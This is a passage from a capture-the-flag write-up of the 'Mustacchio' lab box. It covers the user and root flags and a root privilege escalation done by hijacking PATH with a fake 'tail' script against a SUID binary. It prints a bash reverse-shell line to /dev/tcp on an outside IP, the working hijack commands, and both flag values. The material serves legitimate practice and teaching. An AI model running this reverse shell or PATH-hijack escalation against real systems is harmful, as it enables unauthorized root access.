Welcome to Ubuntu 16.04.7 LTS (GNU/Linux 4.4.0-210-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

34 packages can be updated.
16 of these updates are security updates.
To see these additional updates run: apt list --upgradable



The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

barry@mustacchio:~$ █
```


We also find the first flag – user.txt.



```
barry@mustacchio:~$ ls -la
total 20
drwxr-xr-x 4 barry barry 4096 Jun 26 06:50 .
drwxr-xr-x 4 root  root  4096 Jun 12  2021 ..
drwx------ 2 barry barry 4096 Jun 26 06:50 .cache
drwxr-xr-x 2 barry barry 4096 Jun 12  2021 .ssh
-rw-r--r-- 1 barry barry   33 Jun 12  2021 user.txt
barry@mustacchio:~$ cat user.txt
62d77a4d5f97d47c5aa38b3b2651b831
barry@mustacchio:~$ 
```


## 7.Root

Time to escalate privileges.We search for files with the SetUID bit – meaning they can be executed by regular users but run with root privileges.



```
barry@mustacchio:/usr/bin$ find / -perm /u=s 2>/dev/null
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/eject/dmcrypt-get-device
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/snapd/snap-confine
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/bin/passwd
/usr/bin/pkexec
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/at
/usr/bin/chsh
/usr/bin/newgidmap
/usr/bin/sudo
/usr/bin/newuidmap
/usr/bin/gpasswd
/home/joe/live_log
/bin/ping
/bin/ping6
/bin/umount
/bin/mount
/bin/fusermount
/bin/su
barry@mustacchio:/usr/bin$
```


We find a suspicious file: /home/joe/live_log.



```
barry@mustacchio:/home/joe$ strings live_l
/lib64/ld-linux-x86-64.so.2
libc.so.6
setuid
printf
system
__cxa_finalize
setgid
__libc_start_main
GLIBC_2.2.5
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
u+UH
[]A\A]A^A_
Live Nginx Log Reader
tail -f /var/log/nginx/access.log
:*3$"
GCC: (Ubuntu 9.3.0-17ubuntu1~20.04) 9.3.0
crtstuff.c
deregister_tm_clones
__do_global_dtors_aux
completed.8060
```


Inspecting what it calls internally, we see it executes tail, but without specifying the full path – meaning we might hijack it using the PATH variable.

We confirm it runs with root privileges – lucky us :)




```
barry@mustacchio:/home/joe$ ls -l live_log
-rwsr-xr-x 1 root root 16832 Jun 12  2021 live_log
```

The file has no extension, but it's executable – likely a script.




```
barry@mustacchio:/home/joe$ file live_log
live_log: setuid ELF 64-bit LSB shared object, x86-64, version 1 (SYSV),
b02281a45518964ad12abe, for GNU/Linux 3.2.0, not stripped
```

At first, I tried to get a reverse shell as root – it failed.Then I created a temporary directory and placed a fake tail command there.




```
barry@mustacchio:/home/joe$ echo '#!/bin/bash bash  -i >& /dev/tcp/10.21.136.129/997 0>&1' >/tmp/tail
barry@mustacchio:/home/joe$ chmod +x /tmp/tail
barry@mustacchio:/home/joe$ export PATH=/tmp:$PATH
barry@mustacchio:/home/joe$ ./live_log
/bin/bash: bash  -i >& /dev/tcp/10.21.136.129/997 0>&1: No such file or directory
Live Nginx Log Readerbarry@mustacchio:/home/joe$
barry@mustacchio:/home/joe$
barry@mustacchio:/home/joe$ echo '#!/bin/bash bash  -i >& /dev/tcp/10.21.136.129/997 0>&1' >/hack/tail
-bash: /hack/tail: No such file or directory
barry@mustacchio:/home/joe$
barry@mustacchio:/home/joe$
barry@mustacchio:/home/joe$ echo '#!/bin/bash' >> tail
-bash: tail: Permission denied
```

Eventually, privilege escalation worked – because the system picked up my fake tail binary from the modified PATH instead of the real one.



```
barry@mustacchio:/home/joe$ mkdir /tmp/atk
barry@mustacchio:/home/joe$ cd /tmp/atk
barry@mustacchio:/tmp/atk$ export PATH=/tmp/atk:$PATH
barry@mustacchio:/tmp/atk$ cho '#!/bin/bash' > tail
No command 'cho' found, did you mean:
 Command 'cht' from package 'chemtool' (universe)
 Command 'who' from package 'coreutils' (main)
 Command 'cdo' from package 'cdo' (universe)
 Command 'co' from package 'rcs' (universe)
 Command 'echo' from package 'coreutils' (main)
cho: command not found
barry@mustacchio:/tmp/atk$ echo '#!/bin/bash' > tail
barry@mustacchio:/tmp/atk$ echo '/bin/bash' >> tail
barry@mustacchio:/tmp/atk$ chmod +x tail
barry@mustacchio:/tmp/atk$ cd /home/joe
barry@mustacchio:/home/joe$ ./live_log
root@mustacchio:/home/joe# 
```

Time to retrieve the root flag.



```
root@mustacchio:/home/joe# cat /root/root.txt
3223581420d906c4dd1a5f9b530393a5
root@mustacchio:/home/joe# 
```

## 8.Summary :

This CTF was fairly simple, except for the XXE part – I lost a lot of time trying it through Burp Suite instead of directly on the site.
It was a good opportunity to practice a classic attack chain and a clean privilege escalation.